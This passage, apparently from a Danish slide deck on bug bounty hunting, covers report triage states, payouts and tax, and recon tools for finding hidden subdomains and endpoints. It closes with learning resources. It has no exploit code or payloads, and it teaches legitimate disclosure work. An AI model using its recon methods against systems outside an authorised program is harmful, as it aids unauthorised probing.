  - Problemet er bekræftet men nogen har allerede rapporteret det før. Der betales kun 1 gang per sårbarhed, så ingen dusør, men point i stedet.
- **Out of scope / Not applicable**
  - Sårbarheden er uden for scope og derfor ikke kvalificeret til en dusør
- **Needs more information**
  - Triageren har læst rapporten men muligvis ikke replicere, eller der mangler detaljer
- **Accepted / Triaged**
  - Triageren har repliceret sårbarheden, givet sit besyv på impact og sendt videre til program ejeren.




State ● N/A (Closed)

State ● Triaged (Open)


State ● Resolved (Closed)

HVORDAN? – RESEARCHERS PERSPEKTIV

- Program manageren modtager herefter rapporten
- De undersøger internt og vurderer hvor slemt det står til
  - Man bruger ofte CVSS3 til at hjælpe med at vurdere hvor slemt det er
- Hvis sårbarheden er godkendt og det er et betalende bug bounty program, bliver der registreret en betaling til researcheren
  - Nogle platforme tager et cut ud over dusøren
- Sårbarheden er nu kendt af virksomheden og vil (eller ikke) blive fixet
- Nogle programmer henvender sig til researcheren efter et fix og beder om en betalt gentest
- Lav impact sårbarheder kan markeres som **Accepteret risiko**
  - Virksomheden vurderer at det ikke er en vigtig sårbarhed og vil derfor ikke gøre noget



Intigriti triage process



Community engages with program

Vulnerability discovered

Researcher writes report

Researcher submits report

Severity suggestion

Optional feature
Automated alert triggered for critical vulnerabilities

Researcher reaches out for assistance, which Intigriti provides

Triage process

Typically occurs within 12 business hours

Triage acknowledges submission

Reproduces vulnerability

Report meets criteria

- ✓ In scope
- ✓ Filter out duplicates
- ✓ Well-written
- ○ Ample information

Reaches out to researcher for additional context

Triage applies severity rating based on assessment

Report is escalated to the client

Customer review

Submission reviewed

Submission accepted?

Optional
Researcher invited to retest vulnerability

✓ Intigriti processes bounty

✕ Intigriti informs researcher

? Customer ask questions to Intigriti

Triage team investigates

Researcher provides more Information

Client informed

HVORDAN? – RESEARCHERS PERSPEKTIV

- Researcheren modtager endelig en udbetaling
- Derudover modtager researcheren **Reputation points**
- Jo flere point en researcher har, jo større chance er der for, at de bliver inviteret til at deltage i **private bug bounty programmer**
  - Det er fedt at blive inviteret til private programmer fordi udbetalingerne ofte er højere og der er mindre konkurrence
  - Dog er der flere dygtige researchere på de private programmer.
- Programmer kan være private af flere årsager:They want to minimize the amount of researchers
  - De ønsker kun baggrundsverificerede researchere.
  - De ønsker ikke så mange researchere ad gangen.
  - De ønsker at målrette mod en bestemt researcher gruppe (nationalitet, ekspertise osv.)

RESTRICTED

UDBETALINGSMETODE, SKAT OG DIG

- Mange forskellige måder at udbetale på
  - PayPal
  - Bankoverførsel
  - Coinbase (bitcoin)
  - Payoneer
  - Fakturering
- Du skal registrere disse udbetalinger som indkomst, hvis du skal betale dansk skat.
- Ikke rigtig ideelt at gøre over PayPal, når du kommer forbi et bestemt beløb
- Jeg har et registreret ApS nu og en revisor til at tage mig af det

SÅ DET HACKE TID

FORSKELLIGE TILGANGE – RECON-BASERET TILGANG

- Målsætning: Brug rekognosceringsværktøjer til at finde så meget information som muligt om dit mål

- Hvorfor?– Security through obscurity/
  - Udviklere kan lægge en eller anden test/admin/følsom funktion på et websted, men antage "Ingen vil finde dette"

- Hvad skal man kigge efter?
  - Subdomains (Staging og test miljøer, admin.example.com)
  - Ikke-offentlige endpoints (/api/v1/test_admin_auth/auth/user)
  - Ikke-offentlige funktionalitet
  - Ikke-offentlige parametere
  - Gammel funktionalitet (Hvad plejede der at ligge på hjemmesiden, hvilken gammel funktionalitet findes måske stadigvæk?)

- Gammel funktionalitet er oftere mere sårbar, man lavede bare skod kode før i tiden

- Det her er en tilgang som bedst fungerer ‘at scale’ så det skal **automatiseres**


RESTRICTED

RECON VÆRKTØJER

- Subdomains
  - crt.sh – Certificate transparancy
  - Shodan – internet search engine
  - Sublister – project discovery
- Javascript analyse
  - Jswzl – paid
- Subdirectory enumeration
  - Fuff
  - Gobuster
- Parameter identification
  - Param miner – burpsuite plugin
- Links
  - Waymore
  - GAU

https://github.com/projectdiscovery

PROJECTDISCOVERY ER 🐐



Pinned

nuclei Public

Nuclei is a fast, customizable vulnerability scanner powered by the global security community and built on a simple YAML-based DSL, enabling collaboration to tackle trending vulnerabilities on the ...

● Go ☆ 22.2k 2.6k

nuclei-templates Public

Community curated list of templates for the nuclei engine to find security vulnerabilities.

● JavaScript ☆ 9.7k 2.7k

subfinder Public

Fast passive subdomain enumeration tool.

● Go ☆ 11.2k 1.3k

httpx Public

httpx is a fast and multi-purpose HTTP toolkit that allows running multiple probes using the retryablehttp library.

● Go ☆ 8.1k 873

naabu Public

A fast port scanner written in go with a focus on reliability and simplicity. Designed to be used in combination with other tools for attack surface discovery in bug bounties and pentests

● Go ☆ 5k 574

cvemap Public

Navigate the CVE jungle with ease.

● Go ☆ 1.9k 127

FORSKELLIGE TILGANGE – DYK DYBT NED I FUNKTIONALITET

- Målsætning: Forstå målet så godt, at modstridende funktionalitet bliver tydelig, målet er at finde logiske fejl.

- Hvorfor? Logiske fejl kan være de mest alvorlige sårbarheder, der bryder fortrolighed eller integritet.


- Hvordan gør man?
  - Brug applikationen normalt i noget tid
  - Observer og gem alle http requests og responses som bliver sendt frem og tilbage.
  - Hvilke teknologier kan det ses der bliver brugt (python flask, java spring?)
  - Hvordan fejler applikationen?
  - Hvordan ser auth modellen ud?

- Denne tilgang er mere **manuel**

RESTRICTED

OG HVORDAN LÆRER MAN DET?

Jeg vil bare pege på portswigger academy her



SQL injection

SQL injection is an old-but-gold vulnerability responsible for many high-profile data breaches. Although relatively simple to learn, it can potentially be used for some high-severity exploits. This makes it an ideal first topic for beginners, and essential knowledge even for more experienced users.

Go to topic → 18 Labs

Authentication
Go to topic → 14 Labs

Path traversal
Go to topic → 6 Labs

Command injection
Go to topic → 5 Labs


Business logic vulnerabilities
Go to topic → 11 Labs

Information disclosure
Go to topic → 5 Labs

Access control
Go to topic → 13 Labs

File upload vulnerabilities
Go to topic → 7 Labs

Race conditions
Go to topic → 6 Labs



HVOR KAN MAN ØVE SIG OG FÅ VIDEN

- Spil CTF
  - Fokus på web kategorien
- Spil Hackthebox
  - Web kategorien igen eller boxe der er heavy på web
- Portswigger academy
  - Absolut bedste ressource til at lære om web sårbarheder
- Certifications
  - Ofte ret dyrt, men det er en motivator for nogen at have en eksamen man skal klare
- Offentliggjorte bug bounty rapporter
  - Find offentliggjorte rapporter på h1 osv. og lær af dem

ANDRE RESSOURCER

Critical Thinking Bug bounty podcast

Super teknisk podcast om hacking

Hacktricks

Min go-to side for hacking tips og fremgangsmåder

Web application hackers handbook

